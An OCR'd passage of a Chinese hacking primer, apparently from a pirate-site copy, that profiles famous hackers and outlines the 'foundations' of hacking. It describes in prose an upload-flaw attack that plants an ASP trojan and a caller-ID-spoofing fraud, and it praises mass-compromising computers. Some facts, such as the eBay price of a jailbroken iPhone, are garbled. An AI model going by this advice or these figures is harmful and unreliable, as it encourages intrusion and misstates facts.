凯文・米特尼克（Kevin David Mitnick，见图 1-2）可能并不是技术最佳的黑客，但却是最富有传奇色彩的黑客。15 岁破解并闯进北美空中防护指挥系统查看了所有他感兴趣的核弹部署资料。事后，美国著名的军事情报专家克赖顿曾说：“如果当时米特尼克将这些情报卖给克格勃，那么他至少可以得到 50 万美元的酬金，而美国则需花费数十亿美元来重新部署。当然，这个经历仅仅是传奇的开始，米特尼克后来成功入侵了太平洋电话公司、FBI 等公司及机构，并恶作剧地将负责调查他的特工档案篡改为恶贯满盈的通缉犯。

在新设备的协助下，FBI 终于抓到了不满 16 岁的米特尼克，然而，有关网络犯罪的法律当时处于空白状态，于是他被送进了少管所，成为世界上首位黑客少年犯。

不久，假释出狱的米特尼克再次入侵 DEC 等大型企业的网络，并恶作剧地涂改账单，FBI 再次逮捕他，并让他蹲了一年监狱。1993 年出狱之后，米特尼克本想从良，但 FBI 觉得只要他再次摸到键盘就会对社会构成威胁，所以拒绝了他从事电脑工作的申请，并收买了一个黑客诱使米特尼克再次犯错，以便将他“回收”进监狱。米特尼克虽然上钩了，但他驾轻就熟重游 FBI 内部网络的时候，及时发现了这个圈套，便开始了极富好莱坞剧情的逃亡生涯。




图 1-2　Kevin David Mitnick

得益于高超的黑客技术，米特尼克控制了警方使用的电话系统，轻易获得了追踪者的动向，总能抢先一步摆脱追踪，并留下嘲讽对方无能的只言片语。除此之外，在逃跑的过程中，米特尼克还

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

入侵了摩托罗拉、NOVELL、诺基亚、SUNMicroSystems 等高科技公司的计算机，盗走了价值 4 亿美元的程序和数据，还入侵了全美第一安全专家下村勉的家用电脑并发出挑战书。最后警方在下村勉的协助下，历时三年的追踪，终于将米特尼克抓获归案。2002 年，米特尼克出狱后开办了一个安全顾问事务所，成为一名出色的白帽黑客，巨大的名声使他的安全演讲获利丰厚。

2．李纳斯·托瓦兹

AT&T 向学术教育机构免费授权使用 UNIX 操作系统一段时间之后，终于被其中蕴含的巨大商机所吸引，不但停止了免费授权使用，而且终止了 UNIX 源代码授权，更声明版权所有。这一行为导致许多教育机构不得不改用其他操作系统辅助教学。芬兰的大学生李纳斯·托沃兹（Linus Torvalds，见图 1-3）对功能超简单的 Minix 十分不满，所以他决定自己写一个类似于 UNIX 的操作系统，并免费供所有人使用。1991 年，他将系统的原型发布至互联网。成千上万的程序员得悉后与李纳斯·托沃兹一起增补、修改该内核。随着系统核心和周边软件逐步完善，短短几年间 Linux 已经拥有超过一千万用户，成为一个影响软件产业发展，甚至改变整个 IT 业发展的著名操作系统。秉承黑客共享精神的李纳斯·托沃兹也因此成为举世闻名的黑客标杆。



图 1-3　Linus Torvalds

3．斯蒂芬·沃兹尼克

斯蒂芬·沃兹尼克（Steven Wozniak，见图 1-4）并非一个计算机黑客。而是一个电话系统黑客。1971 年，作为大学生的他在 Esquire（绅士）杂志上看到一篇关于某逃犯使用蓝匣子欺骗交换系统盗打长途电话的小说，于是对蓝匣子产生了浓厚兴趣，并收集了大量如何盗打电话的资料。事有凑巧，几个月后沃兹尼克在自己宿舍楼下遇到了小说主角的原型——约翰·德雷普（John Draper）。因对盗打电话有着共同兴趣，两人一拍即合并对此进行了深入讨论。沃兹尼克觉得制作改进版蓝匣子的把握又大了几分，于是将制作构想告诉了好朋友史蒂夫·乔布斯（Steve Paul Jobs，苹果公司的创始人之一）。乔布斯认为这东西有利可图，让沃兹尼克批量生产并开始在校园出售，这项冒险让他们掘得了第一桶金。沃兹尼克也利用蓝匣子搞恶作剧，例如假冒国务卿给罗马教廷打电话，要求与罗马教皇保罗六世通话，打电话给陌生人讲波兰笑话等。当然，这些经历不足以让他成为十大黑客，沃兹尼克最大的成就是自行设计和制作了 Apple 一代和二代的电路板，并与史蒂夫·乔布斯一起创建了苹果公司。Apple I 和 Apple II 并不是第一台面向个人的电脑，但它是微电脑商用化的先锋。沃兹尼克以自己的创造力推动着微型电脑迈出了里程碑式的一步，可以说是硬件黑客的鼻祖。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 1-4　Steven Wozniak

4．查德・斯德尔曼

查德・斯德尔曼（R.Stallman，见图 1-5）是黑客世界的精神领袖，他在 1983 年公开发起了 GNU 计划，最初目标是创建一套完全自由使用的操作系统。在计划执行期间，大批自由软件加入其中。为了保证系统与应用软件可以自由地“使用、复制、修改和发布”，所有 GNU 软件都明确使用 GNU 通用公共许可证（General Public License，GPL）授权，在这份授权中明确表达了“禁止其他人添加任何限制”、“授权所有权利给任何人”的自由思想。这份颠覆传统版权的许可证，也让传统黑客的无私分享精神以合法的方式得以代代相传。



图 1-5　R.Stallman

5．埃里克・雷蒙德

埃里克・雷蒙德（Eric S. Raymond，见图 1-6）是黑客文化的理论家。他所创作的 *A Brief History of Hackerdom*（黑客道简史）、*The Cathedral and the Bazaar*（大教堂和市集）、*How to Become a Hacker*（如何成为一名黑客）、*Homesteading the Noosphere*（开拓智域）、*The Magic Cauldron*（魔法大锅炉）成为介绍和推广黑客文化的经典之作，引领无数年轻用户进入神秘的黑客世界，并推动了开放源码运动的发展。1990 年代，掀起了一股世界范围的黑客热潮，埃里克・雷蒙德正是幕后推动者之一。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 1-6　Eric S. Raymond

6．罗伯特・莫里斯

罗伯特・莫里斯（Robert Morris，见图 1-7）的父亲是贝尔实验室的计算机安全专家，也是美国国家计算机安全中心的首席科学家。他在少年时期已经开始使用电脑和接触网络，拥有当时先进的贝尔实验室的计算机网络账号，并熟读近两千页的 UNIX 手册，12 岁便具备极高的编程解题能力，18 岁已经成为贝尔实验室的程序员。莫里斯在 1988 年测试一个仅有 99 行代码的蠕虫病毒时，由于设计失误，电脑病毒运行时失去控制，从实验室传播至互联网，导致大约 6000 台重要的服务器瘫痪，超过 15.5 万的联网个人电脑中毒死机，造成的损失达 6000 万美元。当地法院根据美国 1986 年制定的《电脑欺诈滥用法案》判处他 3 年缓刑，400 小时社区服务和 10500 美元罚金。就技术应用而言，莫里斯的确是一个天才，他打开了病毒通过互联网快速传播的“潘多拉盒子”，为病毒插上了飞速蔓延全球的翅膀，被誉为“蠕虫之父”。




图 1-7　Robert Morris

7．米切尔・卡普尔

米切尔・卡普尔（Mitch Kapor，见图 1-8）并非一个技术型黑客，而是黑客精神的卫道士。1990 年，米切尔・卡普尔和约翰・佩里・巴洛（John Perry Barlow）和约翰・吉尔摩尔（John Gilmore）共同创立了电子前沿基金会（Electronic Frontier Foundation，EFF），这个基金会将自己定义为“一个在计算机和互联网领域致力于公共利益，保护公民隐私与言论自由的非营利无党派组织”，着力反对在网络服务背后安插后门及其他监视程序，还注资 Mozilla 基金会开发注重个人隐私、安全上网的火狐浏览器。EFF 在美国的计算机和通信立法中发挥了巨大的影响作用，促进了许多保护个人隐

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

私、安全通信的条例法规的通过与实施，对黑客自由精神的合法化做出了不可磨灭的贡献。




图 1-8　Mitch Kapor

8．凯文·鲍尔森

凯文·鲍尔森（Kevin Poulsen，见图 1-9），绰号“黑色幽灵”。他的专长是入侵电话线路，并占据某地区的全部电话线路。利用这一专长，他轻易成为有奖热线的领奖常客，最引人注目的一次是控制了 KIIS-FM 电话线路，轻易获得了电台的大奖——一辆保时捷汽车。上得山多终遇虎，他入侵电话线路的行为引起了 FBI 的注意，在调查中发现他窥视了美国政府对黑帮和菲律宾总统马科斯的调查资料，更与前苏联驻旧金山总领馆有联系。由于他掌控着电话通信系统，对警方的一切行动了如指掌，所以在抓捕行动开始前已经闻风而逃，在后来的逃亡生涯中总能抢先在警方围捕行动前逃脱，警方在多次围捕失利后，只好守株待兔地在他经常光顾的超市长时间埋伏，历时 2 年才将他抓获归案。随后，他成为美国第一位被指控为间谍罪的计算机罪犯，被判处 5 年徒刑，出狱后 3 年也不得接触计算机。出狱后，凯文·鲍尔森已经改头换面成为一名高级编辑人员，彻底告别了黑客生涯。



图 1-9　Kevin Poulsen

9．阿德里安·拉莫

雅虎、Excite@Home、MCI WorldCom、微软、花旗银行、SBC Ameritech、Cingular、一连串的名字，让人以为在读福布斯排行榜，事实上，这是阿德里安·拉莫（Adrian Lamo，见图 1-10）曾经入侵过的部分企业名单。

与其他黑客相似，阿德里安·拉莫在六七岁的时候，已经对电脑产生了浓厚兴趣，开始捣鼓他老爸的 Commodore 64。成年后，他喜欢带着装有无线网卡的破旧笔记本坐着长途汽车里四处流浪，

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

有时候在朋友家借宿，有时候睡在废弃的建筑物里，有时候甚至露宿街头。谁也想不到这样一个年轻、迷茫、非主流、四处浪荡的流浪汉竟然是世界顶级黑客之一。

阿德里安•拉莫经常利用大企业旁的咖啡店，图书馆等免费上网场所上网，并尝试入侵附近著名的大企业，发现服务器存在安全漏洞后，通常会给对方留下联系方式。出于安全考虑，大多数企业通常会主动联系他并达成修补安全漏洞的交易。

阿德里安•拉莫的行为像白帽黑客，但他并非企业雇佣的安全专家，在入侵纽约时报后，对方不买他的账，并将他告上法庭。最终他被罚款 6.5 万美元、六个月家庭禁闭和两年缓刑。从此，拉莫结束了流浪的生活，变身为一位出色的公共发言人。




图 1-10　Adrian Lamo

10．George Hotz

Apple 无疑是 IT 世界的顶级公司，它推出的 iPhone、iPod Touches 让人们获得非同寻常的移动影音和通信体验。然而，Apple 的版权概念十分清晰，iPhone、iPod touch 等在没有破解之前将无法安装非授权软件。喜欢自由安装软件的黑客认为这简直就是禁锢，所以，一系列为了突破封锁而设计的“越狱程序”应运而生，George Hotz 正是开发越狱类程序的先行者。

- 2007 年，17 岁的 George Hotz（见图 1-11）独立破解 iPhone 操作系统。破解的 iPhone 手机，在 eBay 的卖价被炒至 1 亿美元。虽然这台手机最终流拍了，他却因此名声大振，并用这台手机换取了价值 55 万美元的 350Z 跑车和 3 台未破解的 iPhone 手机。
- 2008 年 2 月，他率先推出了 iPhone 4.6 版的越狱程序。
- 2009 年 7 月，提供了另一款供 iPhone 3GS 越狱的程序。
- 2009 年 10 月，提供了适用于所有 iPhone、iPod 的越狱程序。
- 2010 年 4 月，一个软件网站以 George Hotz 的名义发布了 limera1n，让 iPhone、iPod 用户可以跳过 iPhone 4.0 版的软件安装限制。

随着一系列越狱程序的发布，George Hotz 声声鹊起，维基百科已经有他的介绍页面，百度搜索有关越狱程序的网页多达 25 万页。最近，他又瞄上了 Sony 的 PS3，因为 PS3 的新固件取消了 Install Other OS 选项，这令他感到 PS3 未能物尽其用。他发誓要找到一种能够让 PS3 用户在这种机型上安装其他操作系统的方法。结果如何，让我们拭目以待吧！

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 1-11　George Hotz

1.2　黑客六大基础

相当多入门书籍开篇就大谈入侵实作，这无疑是在根基不稳的时候建造摩天大厦。与其坐等这种不牢固的大厦倾倒，不如花一些时间固本培原，认识了解一下黑客的根扎在哪里。

1.2.1　程序语言

程序语言是人与电脑交互的重要工具，它可以让电脑轻易了解你想让它做什么以及怎么做。一个不懂程序语言的黑客就像一个不懂英语的人去美国旅行，将变得寸步难行。尽管许多不会英语的游客也能在导游的带领下畅游美国，但这种旅行通常仅限于游览一些预先计划的常规路线，你会因此而错过很多别致的风景。就如同使用黑客软件去攻击别人的电脑一样，只能依照软件设计者预设的目标去行动。当然，更重要的是脱离了程序，你根本就无法与电脑深入对话，更无法透彻了解许多技术，这将影响你向更为高深的层次进发，甚至在接触黑客数年后还是一个门外汉。

以上说得有点隐晦，下面举一个明显的例子。某一天，网络上发布了一个新漏洞，没有编写程序基础的黑客，根本无法写出一个扫描该漏洞的专用扫描器，无法快速找出哪些电脑存在该漏洞，而有程序设计能力的黑客，通常只需要花上数十分钟，即可制作出一个简易、高效的漏洞利用工具，并使用此工具为自己服务。

很短的时间内，使用自制黑客工具的黑客已经扫描了数以万计的电脑，并成功利用漏洞入侵控制了数量众多的电脑。而不具备程序设计基础的黑客，则还守候在电脑旁，望眼欲穿等待别人发布相应的黑客工具。即使获得了一个黑客工具，但是这个工具所提供的功能，可能也与自己所想完成的任务相去甚远。从这个对比，可以明显看出程序设计对于黑客而言，是多么重要的一项技能。

所以，要成为资深黑客，你将不得不学习程序语言，但是现在主流的程序语言有很多，如 C、C#、C++、Visual C、Java、Perl 等，初学者往往不知从哪一门语言起步。遇到这种情况，将要视你的目标不同而有所差异，假如研究的主要对象是微软的操作系统，那么 C#是不错的选择；如果研究以 UNIX 主机为主，那么 C/C++将是首选语言；如果涉及的领域比较广泛，不妨选择 Java，因为它能让你的代码在多个平台运行。

了解程序的语法和构造并不是困难的事情，一门语言往往只需要花费几个月时间，用户就可以

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

达到入门级程序员的水平。然而，这只是一个开始。因为程序设计不是一项独立的工作，它与操作系统、密码学、网络通信等有着千丝万缕的关系，要将这些内容综合起来，编制出你所需的程序并不容易。书本、上课在这方面能给你提供的帮助极为有限。不过得益于源代码开放运动，你可以从互联网上找到许多现成的代码，参考和分析这些代码会让你受益匪浅。

1.2.2 电脑硬件

电脑硬件在不断地发展，黑客也需要不断进步。例如早前流行的缓冲区溢出工具为何渐渐销声匿迹？除了操作系统本身完善之外，新型 CPU 的 NX bit 内存防溢机制功不可没。又如使用 WEP 无线网络解密，为何数天没有进展？除了方法本身不正确之外，对方使用的新款宽带路由器已经改用更为安全的 WPA 加密机制，也是主要原因之一。因此，对于黑客来说，不了解最新的硬件特性而闭门造车，不但事倍功半，甚至长时间的努力也难免付诸东流。

虽然电脑硬件的更新换代推动着安全技术的发展，但对于黑客而言并非全是坏消息。毕竟在许多年前，个人电脑运算能力破解密钥长度达 64 位加密通信，无疑是天方夜谭，但今天性能卓越的酷睿处理器却使之成为可能。例如用于 GSM 手机通信，沿用了近 20 年的数字加密模块，现在就面临严峻的安全威胁。精通密码破译及无线通信的黑客完全可以自行组装类似《窃听风云》电影中的 GSM 拦截器。图 1-12 所示为国外黑客自制的 GSM 拦截手提箱。




图 1-12　国外黑客自制的 GSM 拦截手提箱

1.2.3 操作系统

在小说及影视作品中经常出现黑客与安全专家相互对垒的情形，但这只是文学、影视艺术表现的需要。事实上，安全专家不可能知道黑客入侵的时间，也不可能 24 小时值守于电脑旁边，所以黑客大多数情形要对付的目标是操作系统。

在电脑系统中，由于操作系统是直接掌控硬件运行、完成计算和处理等各种功能的关键，所以，黑客要攻击的对象主要是操作系统，只要掌握操作系统的管理权限，那么完全可以将原来的管理人员拒之门外。在大多数网站被黑的案例中，黑客的主要手段是删除原管理员的账户，然后将自己所需展示的内容放在网站服务器。

虽然设计人员一直致力于将操作系统打造成无缝的安全壁垒。但这是不可能的事情！无论是 UNIX、Linux 还是 Windows 都不可避免地存在安全漏洞。全球首个蠕虫病毒正是利用 UNIX 操作系

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

统的数个漏洞而广泛传播，而微软最新上市的 Windows 7 操作系统，目前官方推出的安全修正程序已达数十条之多。不过，即使操作系统存在漏洞，但要利用它，在未经授权的情况下掌控操作系统的执行权限也并非易事。所谓“台上三分钟，台下十年功”，在成功入侵的背后，黑客往往要花费大量时间深入研究目标操作系统的登录过程、身份验证机制及系统漏洞相互关系等，从中找出切实可行的入侵方案，并以程序的方式加以实现。

所以，熟悉目标所使用的操作系统，是黑客的基础功课之一。

1.2.4　密码学

密码学是一门研究如何隐秘传递信息的学科，它具有十分悠久的历史。早在公元前，人们就已经广泛使用密信用于传递重要军事情报。以下就是使用公元前 64 年，罗马凯撒（Caesar）大帝军方所用的凯撒加密法加密处理过一个句子：

Wr eh d kdfnhu brx qhhg prwlydwlrq dqg lqlwldwlyh dqg wkh delolwb wr hgxfdwh brxuvhoi. Vwduw qrz...

先花五分钟，看看你能不能解读这段密文。

好，时间到！你解读出来了吗？对于从来没有接触过密码学的读者来说，这段密文犹如天书，根本无法解读出有效的信息。好吧！我来告诉你解密的关键：将字母表所有字母首尾相连组成一个圆环，然后将密文的字母放置至此环对应的字母上，接着逆时针推 3 位。例如，W 前三位就是 T，r 前三位就是 o，依此类推。最后，你会得到大师 Eric S. Raymond 说过的经典名言：

To be a hacker you need motivation and initiative and the ability to educate yourself. Start now...

罗马凯撒大帝绞尽脑汁想出的加密方法，在今天已经成为密码学入门的开胃小菜。经过两千多年时间的洗礼，现代密码学已经发展成一门综合语言学、人文学、数学及现代计算机通信的新学科，从理论方面指导人们如何利用各种算法、密钥保护通信内容的完整性和私密性。

黑客作为安全技术的分析者，假如没有掌握相应的密码学基础，那么将会被无情的密码拒之门外。当然，假如你满足于使用一些现成的破解工具，套用教程以暴力穷举等方法成功击破一些脆弱的加密保护，那么我们也无话可说。

1.2.5　社会工程学

社会工程学是一种依既定计划，让人们顺从你的意愿、满足你欲望的一门艺术与学问。这听起来比较玄幻，也跟黑客完全无关，但它的的确确是高级黑客的必修课。在著名黑客米特尼克所写的《欺骗的艺术》第一章的开篇就说到 “在国会听证会前的一次证言中，我解释到我经常可以从企业获得密码口令或其他类似的敏感信息，只需假扮某人直接开口要就是了。”是的，这就是一个社会工程学应用的典范。因为在任何的安全系统中，都有“人”这一环节，即使其他环节固若金汤，只要人自己一旦疏于防范，即会被黑客乘虚而入。

事实上，利用社会工程学的骗局在我们的身边也时有发生，例如使用网络电话假冒某些特殊号码，以公安、银行职员的身份进行欺诈。以下就是 2010 年武汉男子张某被此类骗局骗走 400 万的过程。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

（1）3 月 8 日张某家中的座机响了

3 月 8 日武汉市张某家中的座机响了，听筒中传出自动语音提示，称“您的电话欠费 3000 余元，如有疑问，请按 2 号键转人工服务……”

张某感到蹊跷，接通了“人工服务”后说他不可能欠费。对方称：“经查询，犯罪分子盗用了您的身份证等个人信息，不仅导致您名下的电话欠费，还可能利用您的账号进行洗钱犯罪。目前吉林市公安局正在调查此案，我们将转告办案的陈警官，他将与您联系。”

（2）五分钟后，来电显示 0432-62409221

对方自称是“陈警官”，是吉林市公安局办案民警，证实了个人信息和账户被犯罪集团盗用的说法，表示将与张某进一步联系，以便帮他“妥善解决涉案嫌疑以及资金安全问题”。“陈警官”还说可以向 114 查号台查询他的来电号码，以证真伪。

（3）挂断电话，张某查询 114

张某忐忑不安地挂了电话，重复查看电话上的来电号码，确认为 “0432-62409221”。稍后，他拨打 114 得知吉林市的区号是 0432，再拨打 0432-114 询问，62409221 属于哪个单位，吉林市 114 客服人员告诉他该号码是吉林市公安局的总机，张某便相信“陈警官”是吉林公安局的工作人员了。

（4）0432-62409221 再次来电，“陈警官”要求转账

不久之后，来电显示为“0432-62409221”的号码再次来电。“陈警官”煞有介事地说：“打击洗钱犯罪和保护公民的资金安全是公安机关的职责。为了证明你没有参与犯罪活动，同时避免洗钱分子转移资金，你必须将所有个人存款立即汇入公安局专设的安全账户，待调查清楚后我们会将资金返还给你。”张某信以为真，先将 20 万余元存款汇入指定的账户。此后，“陈警官”又打来电话说：“经调查，你还有其他账户同样存在涉案问题。”张某于是又将另一账户的 60 余万存款汇出。在此期间，又有声称是吉林市检察院的检察官打来电话，要求张某配合调查，张某陆续将 340 万元转至对方指定的“安全账户”，直至 4 月 9 日，张某仍不见款项返还，于是致电 0432-62409221，对方告知没打击洗钱行动，他才发现自己上当受骗并报警。

在这个案例中，张某电话所显示的 0432-62409221 并非吉林公安总机来电，而是犯罪分子使用网络电话假冒此号码行骗。不过，0432-62409221 的确是吉林公安总机号码，所以张某查询 114 时，114 客服人员所说的却是事实。犯罪分子就是巧妙利用了社会工程学，让张某认为公安部门确有打击洗钱的行动，而基于对公安系统的信任，而将钱转至“安全账户”。

1.2.6 网络通信原理

国际互联网数据统计机构 Internet World Stats 在 2010 年初公布的数据显示，目前全球网民总数高达 17 亿，而中国的网民数量已经接近 3.8 亿，从历年的互联网发展数据推测，未来数年全球网民数量呈高幅增长之势，至 2020 年，全球网民总数有望增至 50 亿。

随着网民数量的增加，网络应用及网络结构将随着技术的进步变得更加复杂。假如你缺少相应的网络通信原理基础，那么你可能很难明白，为何照着教程去做，却得不到相同的结果！为何局域网内用户登录，而嗅探软件却毫无反应！

另一方面，许多漏洞的利用也与网络通信原理息息相关。例如动网 7.0 论坛中存在的头像上传漏洞，黑客就可以利用数据包捕抓工具将上传头像时本地发送的 TCP 数据包截取下来，修改数据包内有关文件上传的描述，然后发送至服务器，通过偷梁换柱的方法将 ASP 木马上传至服务器。假如不了解数据包的结构和特征，那么，要在数以千计的数据包中筛选出描述文件上传的数据包如同大

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

海捞针，根本无法成功利用这个漏洞完成入侵的任务。图 1-13 所示为数据包分析。

谈到这里，我们不难看出，假如将黑客技能想象为一门武功传承，那么工具使用、漏洞探测等可以视为外在的“招式”，而网络通信原理和前面所说到的程序语言、电脑硬件、操作系统、密码学、网络通信原理则更像需要费时费力却进展缓慢的内功。不过这些“内功”的每一点进步，都会从背后推动你的“招式”，让同样的“招式”发挥出最大的威力。




图 1-13　数据包分析

1.3　黑客与程序

